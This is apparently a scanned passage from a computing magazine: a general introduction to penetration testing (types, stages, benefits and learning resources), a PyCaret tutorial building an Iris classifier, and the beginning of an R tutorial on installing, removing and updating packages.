A penetration test, also called a pen test, is a planned cyber attack on your computer system to check for vulnerabilities. This is done to evaluate the security of the system. The UK National Cyber Security Center *(https://www.ncsc.gov.uk/pdfs/guidance/penetration-testing.pdf)* describes penetration testing as: "A method for gaining assurance in the security of an IT system by attempting to breach some or all of that system's security, using the same tools and techniques as an adversary might."

Pen testing is a form of ethical hacking done by white hat testers. They ensure that the computer and the data remain secure from hackers. The concept of penetration testing was born in the mid-1960s, as time-sharing computer systems grew popular. These systems made resources available over communication lines, but also created new security concerns. With 640 terabytes of data tripping around the globe every minute these days, there's a massive amount of data that hackers can steal. The key to not being on the receiving end of one of these attacks is ensuring that your security system is up to date. Conducting a thorough penetration test will ensure that potential vulnerabilities are plugged and a data breach is avoided.

How are such tests done?

Penetration testing can be used to test a network, Web application, or a computer system to find potential vulnerabilities that can be exploited by a hacker. It can be a process, tool,

or service specifically designed and used to find security defects. There are various ways to discover potential vulnerabilities. You can either go for manual testing or automated testing. Manual testing is done by white hat hackers, whereas an automated pen test is performed by software.

The target for the pen test can be a white box, a black box, or a gray box. The background and system information about a white box target is provided to the tester beforehand. A black box is a target about which only basic information is provided. Sometimes no information is provided, apart from the company name for which the tester must do the test. A gray box target is a combination of the two, and only limited information is provided to the tester.

Benefits of penetration testing

A pen test helps in an in-depth analysis of the security infrastructure and has many benefits when it comes to protecting a system from data losses. Here are some of the significant benefits.

Reveals vulnerabilities: A pen test reveals the weakness in the system or the network infrastructure. A report obtained after the test indicates the areas where the system is lacking. It also suggests measures that can be taken to improve both the software and hardware of a computer system. These recommendations help improve the overall security of the computer system and the network.

Ensures ongoing trust: A data breach can negatively affect a company's reputation and lead to losses in the future, as customers may lose faith in it. It is vital to conduct regular pen tests to ensure security and maintain the confidence of customers in your brand. Systematic security reviews reassure customers, suppliers, partners and stakeholders.

Analysis of infrastructure and potential risks: The job of a pen tester is to exploit vulnerabilities using methods that a hacker would use. This includes accessing sensitive information like passwords, contact information, bank details, etc. The tester can also execute system commands and gain remote access to the system. Only a tester can tell you about all the known risks and how likely these are to be exploited if not fixed at the earliest.

Use cases

Most big organisations use pen testing for their large and complex business critical operations. They also use it for custom components specific to their organisation. Pen testing becomes necessary for software that handles sensitive data. Particular sectors like the government, as well as the healthcare and financial services require strong security measures considering the nature of the information they store.

Some of the use cases for penetration testing are:

- Tracking data transmitted across a wire
- Monitoring data stored in a file
- Checking for secret passwords stored in a file
- Checking if the error page exposes any data
- Checking URLs for sensitive data
- Checking for DOS attack strategies like repeating the same action, changing expected data types, etc
- Checking for an XML injection attack
- Checking for HTML script injection attacks
- Checking for buffer overflow
- Checking for spoofing attacks like changing the MAC address and the IP address

Types of pen testing

Penetration tests intentionally compromise an organisation's security system to find potential weaknesses. If there is enough protection, the security team alerts the same during the trial. But if the system fails the test, it is considered exposed to risk. Such computer systems are vulnerable to attacks and can disclose confidential information. There are different ways to perform pen tests.

Open-box pen test: The hacker or tester is provided with some basic information ahead of time. This information can be regarding the target company and its previous security measures.

Closed-box pen test: This is also known as a single-blind test. In this type of pen testing, hackers are given no information whatsoever. The only thing they know is the name of the company.

Covert pen test: This type of test is also called a double-blind pen test. In this type of testing, no one in the organisation is aware that a pen test is going on. This includes all the IT and the security professionals expected to respond to the attack. For this type of test, the hacker must have details like the scope and target of the test in writing beforehand so as not to land into any trouble later on.

External pen test: In this type of test, the hacker tries to hack using the company's external-facing technology like its website or network servers. In this case, hackers generally conduct the attack remotely as they may not be allowed to enter the company's premises.

Internal pen test: In this type of pen test, the hacker performs the test from within the company's internal network. This means the hacker is allowed to use the company's resources to carry out the attack. This is done to see how much damage could happen behind the company's firewall if certain employees don't do their due diligence.

There is also a range of penetration testing to help uncover vulnerabilities across the entire IT infrastructure. Some of these pen tests are listed below.

Web app test: This is used to find any potential holes in the security of Web application software.

Network test: This exposes the weakness or vulnerability within the host network or the network devices connected to that host.

Wireless security test: This test is used to identify security holes and hotspots within a Wi-Fi network.

Social engineering test*:* This is done to ensure that the employees of a company are following the company's training procedures and protocols, and don't fall into the trap of phishing attacks or other similar cyber threats.

Infrastructure test: This is used to check for vulnerabilities within the system as a whole.

IoT pen tests: An IoT pen test is done to protect user data globally.

PCI pen test: PCI compliance standards are a set of requirements that makes sure that all companies process, store, and transmit card information in a safe and secure environment. PCI tests help to ensure that payment data security systems meet the PCI compliance standards.

Role and importance of pen testing in security

The main objective behind pen testing is to identify issues that might eventually lead to security and data breaches. This is done to implement adequate security controls. There are also specialised testing tools available that test the robustness of the security policies of any organisation.

As it is a simulated cyber attack, it helps ethical hackers evaluate the effectiveness of the measures that an organisation has already taken. This is done to find out the vulnerabilities before the attacker does. In the case of networks, the main goal is to strengthen security. This is done by closing unused ports, troubleshooting services, and calibrating the firewall rules. This route of action helps in eliminating all types of security loopholes. In the case of a Web application, testing is used to identify, analyse and report vulnerabilities such as buffer overflow, SQL injection, cross-site scripting, etc.

Pen testing helps to test security controls and gain insights into the overall condition of the application. It is also helpful in assessing the network and the physical security layers. Testing exposes the susceptible points in a computer system that hackers would attack in the first go. Most importantly, it helps thwart future attacks by validating essential security controls.

The stages of pen testing

Penetration testing or pen testing is used to estimate the ability of a system to protect its networks against threats. The threat could be both external and internal. There are a few stages involved in penetration testing.

Plan: The planning process starts by defining the test's precise aim and scope. To better understand the target and efficiently conduct the test, as much information as possible should be collected about the functions of the system and any potential vulnerability.

Scan: In this stage, the network is scanned using static or dynamic analysis. This step helps inform the pen testers about how a particular application responds to the various threats it encounters.

Gain access: The weaknesses of a target application are located in this stage. Various pen testing strategies like cross-site scripting and SQL injection are used in this process.

Maintain access: This stage of pen testing is used to determine the ability of cybercriminals to maintain their presence within the system after successfully breaching the security layers. This is done to see if they can gain deeper access to the system and, if yes, how long they can maintain it. This helps to assess the damage this level of attack may do, and how much data loss could happen.

Analyse: In this stage, pen testers report the outcome of the penetration test. A detailed report is prepared, containing all the exploited vulnerabilities, all the sensitive data that has been accessed, and how much time it took for the system to respond to the attackers. Based on this report, several suggestions are given with respect to the hardware and software changes that should be made to protect the system from such attacks in the future.

Penetration testing is used quite frequently to augment the Web application firewall for Web application security. Testing for Web applications involves breaching application systems such as APIs, frontend/backend servers, and code injection attacks.

How to learn pen testing

Pen testing is essentially a form of hacking. So if you love solving puzzles and cracking codes, then pen testing is a skill you can learn. You can then legally break and hack into the computer systems of companies.

To become a professional pen tester, there are many courses available online, both free and paid. A bachelor's degree in computer science or a relevant field will also increase your chances of learning pen testing. There are certifications available for the same to help you not just advance your skills but also break into the field.

There are many different types of pen testing tools available on the Internet for free that you can use to practice on your own.

- *Vulnerability scanner:* Used to scan the environment and detect known vulnerabilities and configuration errors.
- *Web proxy:* Used as an intermediary server that separates users from the Web pages they attempt to browse.
- *Network sniffer:* Used to collect and analyse the traffic in a network.
- *Port scanner:* Used to detect open ports.
- *Password cracker:* Used to recover passwords that are stored or either transmitted in a scrambled form.

Continued to page...79

PyCaret: Machine Learning Model Development Made Easy

Organisations use low code/no code (LC/NC) apps to construct new information systems swiftly in today's fast-paced digital world. This article introduces PyCaret a low code machine learning library written in Python.

PyCaret is a Python version of the Caret (short for Classification And REgression Training) package in the R programming language, and has many benefits.

Increased productivity: PyCaret, being a low code library, makes you more productive. With less time spent coding, you and your team can now focus on business problems.

Easy to use: This simple and easy to use machine learning library will help you to perform end-to-end ML experiments with fewer lines of code.

Business ready: PyCaret is a business-ready solution. It allows you to do prototyping quickly and efficiently from your choice of notebook environment.

You can create a virtual environment in Python and execute the following command to install the PyCaret complete version:

```
pip install pycaret [full]
```

A machine learning practitioner can do classification, regression, clustering, anomaly detection, natural language processing, association rules mining

```
from pycaret.datasets import get_data
dataset = get_data('iris')
```

	sepal_length	sepal_width	petal_length	petal_width	species
0	5.1	3.5	1.4	0.2	Iris-setosa
1	4.9	3.0	1.4	0.2	Iris-setosa
2	4.7	3.2	1.3	0.2	Iris-setosa
3	4.6	3.1	1.5	0.2	Iris-setosa
4	5.0	3.6	1.4	0.2	Iris-setosa

Figure 1: Loading the data set

```
from pycaret.classification import *
clf1 = setup(data =dataset, target = 'species')
```

Processing:

Initiated	14:40:06
Status	Preprocessing Data

Following data types have been inferred automatically, if they are correct press enter to continue or type 'quit' otherwise.

	Data Type
sepal_length	Numeric
sepal_width	Numeric
petal_length	Numeric
petal_width	Numeric
species	Label

Figure 2: PyCaret environment setup

	Description	Value
0	session_id	2141
1	Target	species
2	Target Type	Multiclass
3	Label Encoded	Iris-setosa: 0, Iris-versicolor: 1, Iris-virgi...
4	Original Data	(150, 5)
5	Missing Values	False
6	Numeric Features	4
7	Categorical Features	0
8	Ordinal Features	False
9	High Cardinality Features	False
10	High Cardinality Method	None
11	Transformed Train Set	(104, 4)
12	Transformed Test Set	(46, 4)
13	Shuffle Train-Test	True
14	Stratify Train-Test	False
15	Fold Generator	StratifiedKFold
16	Fold Number	10
17	CPU Jobs	-1
18	Use GPU	False
19	Log Experiment	False
20	Experiment Name	clf-default-name
21	USI	6c50
22	Imputation Type	simple
23	Iterative Imputation Iteration	None
24	Numeric Imputer	mean
25	Iterative Imputation Numeric Model	None
26	Categorical Imputer	constant
27	Iterative Imputation Categorical Model	None
28	Unknown Categoricals Handling	least_frequent
29	Normalize	False
30	Normalize Method	None
31	Transformation	False
32	Transformation Method	None
33	PCA	False
34	PCA Method	None
35	PCA Components	None
36	Ignore Low Variance	False
37	Combine Rare Levels	False
38	Rare Level Threshold	None
39	Numeric Binning	False
40	Remove Outliers	False
41	Outliers Threshold	None
42	Remove Multicollinearity	False
43	Multicollinearity Threshold	None
44	Remove Perfect Collinearity	True
45	Clustering	False
47	Polynomial Features	False
48	Polynomial Degree	None
49	Trignometry Features	False
50	Polynomial Threshold	None
51	Group Features	False
52	Feature Selection	False
53	Feature Selection Method	classic
54	Features Selection Threshold	None
55	Feature Interaction	False
56	Feature Ratio	False
57	Interaction Threshold	None
58	Fix Imbalance	False
59	Fix Imbalance Method	SMOTE

Figure 3: PyCaret environment setup result

and time series analysis with PyCaret.

Classification model building with PyCaret

This article explains classification model building with PyCaret by taking the Iris data set from PyCaret's data repository.

We will use the Google Colab environment to make things simple and follow the steps mentioned below.

Step 1: First, install PyCaret by giving the following command:

```
pip install pycaret
```

Step 2: Next, load the data set, as shown in Figure 1:

```
from pycaret.datasets import get_data
dataset = get_data('iris')
(or)
import pandas as pd
dataset = pd.read_csv(/path_to_data/
file.csv')
```

Step 3: Now set up the PyCaret environment, as shown in Figure 2:

```
from pycaret.classification import *
clf1 = setup
(data=dataset, target = 'species')
```

For any type of model building with PyCaret, the environment setup is the most important step. By default, *setup ()* function takes the *data:* Pandas DataFrame and *target*, which points to the class label variable in the data set. The result of the setup function is shown in Figure 3. The setup function, by default, splits 70 per cent of the data as train set and 30 per cent as test set, and does data preprocessing as shown in Figure 3.

Step 4: Next, find the best model, as shown in Figure 4:

```
best = compare_models()
```

```
best = compare_models()
```

	Model	Accuracy	AUC	Recall	Prec.	F1	Kappa	MCC	TT (Sec)
lda	Linear Discriminant Analysis	0.9818	0.9951	0.9806	0.9818	0.9818	0.9725	0.9725	0.017
qda	Quadratic Discriminant Analysis	0.9718	0.9976	0.9722	0.9743	0.9718	0.9576	0.9589	0.018
gbc	Gradient Boosting Classifier	0.9718	0.9942	0.9722	0.9784	0.9714	0.9576	0.9611	0.198
lr	Logistic Regression	0.9618	0.9951	0.9611	0.9704	0.9610	0.9422	0.9471	0.326
dt	Decision Tree Classifier	0.9527	0.9649	0.9528	0.9636	0.9519	0.9286	0.9346	0.015
lightgbm	Light Gradient Boosting Machine	0.9527	0.9976	0.9500	0.9590	0.9519	0.9283	0.9321	0.072
ada	Ada Boost Classifier	0.9518	0.9815	0.9472	0.9646	0.9480	0.9260	0.9345	0.093
knn	K Neighbors Classifier	0.9418	0.9837	0.9417	0.9549	0.9405	0.9119	0.9194	0.116
rf	Random Forest Classifier	0.9418	0.9920	0.9417	0.9576	0.9384	0.9114	0.9211	0.468
et	Extra Trees Classifier	0.9327	0.9951	0.9306	0.9462	0.9293	0.8975	0.9061	0.435
nb	Naive Bayes	0.9236	0.9896	0.9222	0.9383	0.9198	0.8843	0.8937	0.016
ridge	Ridge Classifier	0.8673	0.0000	0.8667	0.8793	0.8647	0.8001	0.8082	0.017
svm	SVM - Linear Kernel	0.7855	0.0000	0.8056	0.8055	0.7401	0.6850	0.7382	0.064
dummy	Dummy Classifier	0.3855	0.5000	0.3333	0.1489	0.2147	0.0000	0.0000	0.013

Figure 4: Finding the best model

```
lda_model=create_model('lda')
```

	Accuracy	AUC	Recall	Prec.	F1	Kappa	MCC
0	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
1	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
2	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
3	0.8182	0.9513	0.8056	0.8182	0.8182	0.7250	0.7250
4	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
5	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
6	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
7	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
8	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
9	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
Mean	0.9818	0.9951	0.9806	0.9818	0.9818	0.9725	0.9725
SD	0.0545	0.0146	0.0583	0.0545	0.0545	0.0825	0.0825

Figure 5: Creating the model

```
tuned_lda=tune_model(lda_model)
```

	Accuracy	AUC	Recall	Prec.	F1	Kappa	MCC
0	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
1	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
2	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
3	0.9091	0.9513	0.9167	0.9318	0.9091	0.8642	0.8750
4	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
5	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
6	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
7	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
8	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
9	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000	1.0000
Mean	0.9909	0.9951	0.9917	0.9932	0.9909	0.9864	0.9875
SD	0.0273	0.0146	0.0250	0.0205	0.0273	0.0407	0.0375

Figure 6: Tuning the model

```
print(tuned_lda)
```

```
LinearDiscriminantAnalysis(n_components=None, priors=None, shrinkage=0.05,
                           solver='lsqr', store_covariance=False, tol=0.0001)
```

Figure 7: Tuned model details

```
[8] predictions=predict_model(tuned_lda)
```

	Model	Accuracy	AUC	Recall	Prec.	F1	Kappa	MCC
0	Linear Discriminant Analysis	0.9783	1.0	0.9667	0.9793	0.978	0.9659	0.9667

Figure 8: Predictions using the tuned model

The *compare_models()*, by default, applies ten-fold cross validation and calculates different performance metrics like accuracy, AUC, recall, precision, F1 score, Kappa and MCC for different classifiers with lesser training times, as shown in Figure 4. By passing the tubro=True to *compare_models()* function we can try all the classifiers.

Step 5: Now create the model, as shown in Figure 5:

```
lda_model=create_model ('lda')
```

The Linear Discriminant Analysis classifier is performing well, as shown in Figure 4. So by passing 'lda' to the *create_model()* function, we can fit the model.

Step 6: The next step is to fine tune the model, as shown in Figure 6.

```
tuned_lda=tune_model(lda_model)
```

Tuning of hyper parameters can improve the model accuracy. The *tune_model()* function improved the Linear Discriminant Analysis model accuracy from 0.9818 to 0.9909, as shown in Figure 7.

Step 7: The next step is to make predictions, as shown in Figure 8:

```
predictions=predict_model(tuned_lda)
```




Figure 9: Evaluating and plotting the model performance — confusion matrix

The *predict_model()* function is used for making the predictions of the samples present in the test data.

Step 8: Now plot the model performance, as shown in Figure 9:

```
evaluate_model(tuned_lda)
```

The evaluate_model () function is used to develop different performance metrics with minimum effort. You can try them out to see the output. END

References

[1] *https://pycaret.readthedocs.io/en/latest/index.html*
[2] *https://pycaret.org/*
[3] *https://topepo.github.io/caret/*

By: S. Ratan Kumar and Valli Kumari Vatsavayi

S. Ratan Kumar is a passionate user of open source and currently works as an associate professor in the CSE Department of Anil Neerukonda Institute of Technology & Sciences, Visakhapatnam.

Valli Kumari Vatsavayi is a Professor of Computer Science and Systems engineering, Andhra University. Her research interests include Security, Privacy, Machine Learning, and Forensics. She has over 160 research papers of international reputation. She has to her credit several research projects and consultation works.

Continued from page...75

Tips and ideas for learners

Apart from getting a degree or a certification, here are some additional skills that you need to have to become a successful pen tester.

- *Good knowledge of networking:* Understanding computer networks at a deeper level helps pen testers discern vulnerabilities quickly and easily.
- *Systems administration skills:* Understanding and having expert level knowledge of how computer servers work is an integral part of being a tester.
- *Automation skills:* Instead of manually doing a task, learn how to automate a job if it is possible to do so. There are lots of scripting languages available that help you in automating tasks. Understanding and having a good grasp of such a language will make your path easier towards becoming a successful pen tester.
- *Communication and interpersonal skills:* Soft skills are necessary to succeed in any work. Pen testers need to pay special attention to communication, as even the most minor things can make the most significant difference if communicated well. END

Resources

Several free and paid resources are available on the Internet that teach penetration testing. Here are some of them that you can check out.

[1] edx.org: *https://www.edx.org/learn/penetration-testing*
[2] pentesterlab.com: *https://pentesterlab.com/*
[3] freecodecamp.org: *https://www.youtube.com/watch?v=3Kq1MIfTWCE*
[4] coursera.org: *https://www.coursera.org/courses?query=pen%20testing*

By: Sufyan bin Uzayr

The author, apart from being a writer, is an educator and entrepreneur. He holds multiple degrees in management, information technology and humanities. He has written seven books so far and is currently the director of a multinational IT company. As an educator, he has taught at universities and institutions worldwide.

Understanding Packaging in R

In this eighth article in the R series, we shall explore the packaging of R code and publishing it for end users. We will be using R version 4.1.2 installed on Parabola GNU/Linux-libre (x86-64) for the code snippets.

By now we know that the R programming language comes with pre-built functions. The base installation of R provides packages with essential functions.

Install

The default list of packages available in the system can be fetched using the following command:

```
> getOption("defaultPackages")
[1] "datasets"  "utils"     "grDevices" "graphics"  "stats"
"methods"
```

If you need to install new packages in the R console, you can use the command given below to do so:

```
> install.packages("RUnit")
```

You will need to load the library in the R session before using its functions. For example:

```
> library(RUnit)
```

The present active packages that have been loaded into the R session can be displayed as follows:

```
> (.packages())
[1] "stats"  "graphics"  "grDevices" "utils"  "datasets"
"methods"
[7] "base"
```

You can list all the available packages with the *all.available=TRUE* option to the packages command:

```
> (.packages(all.available=TRUE))
  [1] "AMR"  "base64enc"   "bit"         "bit64"       "blob"
  [6] "brio"   "bslib"     "cachem"      "callr"       "cli"
```

```
 [11] "commonmark"  "crayon"  "cubature"  "DBI"
"desc"
 [16] "diffobj"  "digest"  "ellipsis"  "evaluate"
"fansi"
 [21] "fastmap" "fontawesome" "fs"      "glue"
"highr"
 [26] "htmltools" "httpuv" "IRdisplay" "IRkernel"
"jquerylib"
 [31] "jsonlite"  "knitr"  "kyotil"   "later"
"lifecycle"
 [36] "magrittr"   "memoise"    "mime"  "mvtnorm"
"pbdZMQ"
 [41] "pillar"   "pkgconfig"   "pkgload"   "plogr"
"praise"
 [46] "processx"   "promises"   "ps"   "R6"     "rappdirs"
 [51] "Rcpp"  "rematch2"  "repr"   "rjson"       "rlang"
 [56] "rmarkdown" "rprojroot"  "RSQLite"  "rstudioapi"
"RUnit"
 [61] "sass"  "shiny"  "sourcetools" "stringi"
"stringr"
 [66] "testthat" "tibble"  "tinytest"    "tinytex"
"utf8"
 [71] "uuid"  "vctrs"     "waldo"       "withr"
"xfun"
 [76] "xtable"   "yaml"    "base"     "boot"        "class"
 [81] "cluster" "codetools"  "compiler" "datasets"
"foreign"
 [86] "graphics" "grDevices"  "grid"  "KernSmooth"
"lattice"
 [91] "MASS"  "Matrix"    "methods"   "mgcv"  "nlme"
 [96] "nnet"  "parallel"  "rpart"    "spatial"
"splines"
[101] "stats"   "stats4"  "survival"   "tcltk"    "tools"
[106] "utils"
```

The *library()* function will open a new window showing a list of available packages along with a one-line description of the package, as illustrated below:

```
> library()
Packages in library '/home/guest/R/x86_64-pc-linux-gnu-
library/4.1':
AMR                     Antimicrobial Resistance Data
Analysis
base64enc               Tools for base64 encoding
bit                     Classes and Methods for Fast
Memory-Efficient
                        Boolean Selections
bit64                   A S3 Class for Vectors of 64bit
Integers
blob                    A Simple S3 Class for Representing
Vectors of
                        Binary Data ('BLOBS')
brio                    Basic R Input Output
bslib                   Custom 'Bootstrap' 'Sass' Themes for
'shiny'
                        and 'rmarkdown'
cachem                  Cache R Objects with Automatic
Pruning
callr                   Call R from R
cli                     Helpers for Developing Command Line
Interfaces
commonmark              High Performance CommonMark and
Github Markdown
                        Rendering in R
crayon                  Colored Terminal Output
cubature                Adaptive Multivariate Integration
over
                        Hypercubes
DBI                     R Database Interface
desc                    Manipulate DESCRIPTION Files
diffobj                 Diffs for R Objects
digest                  Create Compact Hash Digests of R
Objects
ellipsis                Tools for Working with ...
evaluate                Parsing and Evaluation Tools that
Provide More
                        Details than the Default
fansi                   ANSI Control Sequence Aware String
Functions
fastmap                 Fast Data Structures
fontawesome             Easily Work with 'Font Awesome'
Icons
fs                      Cross-Platform File System
Operations Based on
                        'libuv'
...
```

You can install multiple packages with the *install.packages* function passing it a vector of package names. For example, the 'abc' package provides tools for approximate Bayesian computation (ABC), and the 'abtest' tool implements Bayesian A/B testing. You can install both using the following command:

```
> install.packages(c("abc", "abtest"))
```

You can now verify that the *installed packages* are listed from the *available.packages* function, as shown below:

```
> (.packages(all.available=TRUE))
```

```
 [1] "abc"    "abc.data"   "abtest"   "AMR"
"base64enc"
 [6] "bit"    "bit64"    "blob"      "brio"         "bslib"
[11] "cachem"  "callr"   "cli"      "commonmark"   "crayon"
[16] "cubature"  "DBI"   "desc"    "diffobj"      "digest"
[21] "doParallel"   "ellipsis"     "evaluate"     "fansi"
"fastmap"
 ...
```

Remove

You can remove a package using the *remove.package* function. For example:

```
> remove.packages(c("abc","abc.data", "abtest"),"/home/
guest/R/x86_64-pc-linux-gnu-library/4.1")
```

The second argument specifies the path where the packages are installed by default. If you install the packages in a different directory, you can set it to the *Library* variable, and use it as the second argument to *remove.packages()*. We can again verify that the packages have been removed:

```
> (.packages(all.available=TRUE))
  [1] "AMR"    "base64enc"   "bit"      "bit64"
"blob"
  [6] "brio"   "bslib"     "cachem"       "callr"
"cli"
 [11] "commonmark"   "crayon"  "cubature"  "DBI"
"desc"
 [16] "diffobj"  "digest"  "doParallel"  "ellipsis"
"evaluate"
 [21] "fansi"   "fastmap"   "fontawesome"  "foreach"
"fs"
 ...
```

Update

The *old.packages* function returns a list of packages that have a newer version released in a remote R repository. For example:

```
> old.packages()
        Package    LibPath
Installed
cli     "cli"      "/home/shakthi/R/x86_64-pc-linux-gnu-
library/4.1" "3.1.0"
DBI     "DBI"      "/home/shakthi/R/x86_64-pc-linux-gnu-
library/4.1" "1.1.1"
fansi   "fansi"    "/home/shakthi/R/x86_64-pc-linux-gnu-
library/4.1" "1.0.0"
glue    "glue"     "/home/shakthi/R/x86_64-pc-linux-gnu-
library/4.1" "1.4.2"
...
        Built   ReposVer  Repository
cli     "4.1.2" "3.1.1"   "https://cloud.r-project.org/src/
contrib"
DBI     "4.1.0" "1.1.2"   "https://cloud.r-project.org/src/
contrib"
fansi   "4.1.2" "1.0.2"   "https://cloud.r-project.org/src/
contrib"
glue    "4.1.0" "1.6.1"   "https://cloud.r-project.org/src/
contrib"
...
```

The *cli.3.1.0* package has been installed on the system, but there is a newer '3.1.1' package available. We can update the package using the *update.packages* function, as follows:

```
> update.packages()
cli :
 Version 3.1.0 installed in /home/shakthi/R/x86_64-pc-linux-
gnu-library/4.1
 Version 3.1.1 available at https://cloud.r-project.org
Update? (Yes/no/cancel) Yes
DBI :
 Version 1.1.1 installed in /home/shakthi/R/x86_64-pc-linux-
gnu-library/4.1
 Version 1.1.2 available at https://cloud.r-project.org
Update? (Yes/no/cancel) no
...
 ** building package indices
 ** testing if installed package can be loaded from temporary
location
 ** checking absolute paths in shared objects and dynamic
libraries
 ** testing if installed package can be loaded from final
location
 ** testing if installed package keeps a record of temporary
installation path
 * DONE (cli)
```

The command prompts you for a confirmation before proceeding to update the package. You can choose not to update a specific package, or cancel the entire operation. In the above example, we only update the *cli* package to 3.1.1. The same can be verified using the *packageVersion* function, as follows:

```
> packageVersion("cli")
[1] '3.1.1'
```

Download

The *new.packages* function shows the uninstalled packages from the local system that are available in remote R

repositories. For example:

```
> new.packages()
    [1] "A3"                "aaSEA"
    [3] "AATtools"          "aba"
    [5] "ABACUS"            "abbreviate"
    [7] "abbyyR"            "abc"
    [9] "abc.data"          "ABC.RAP"
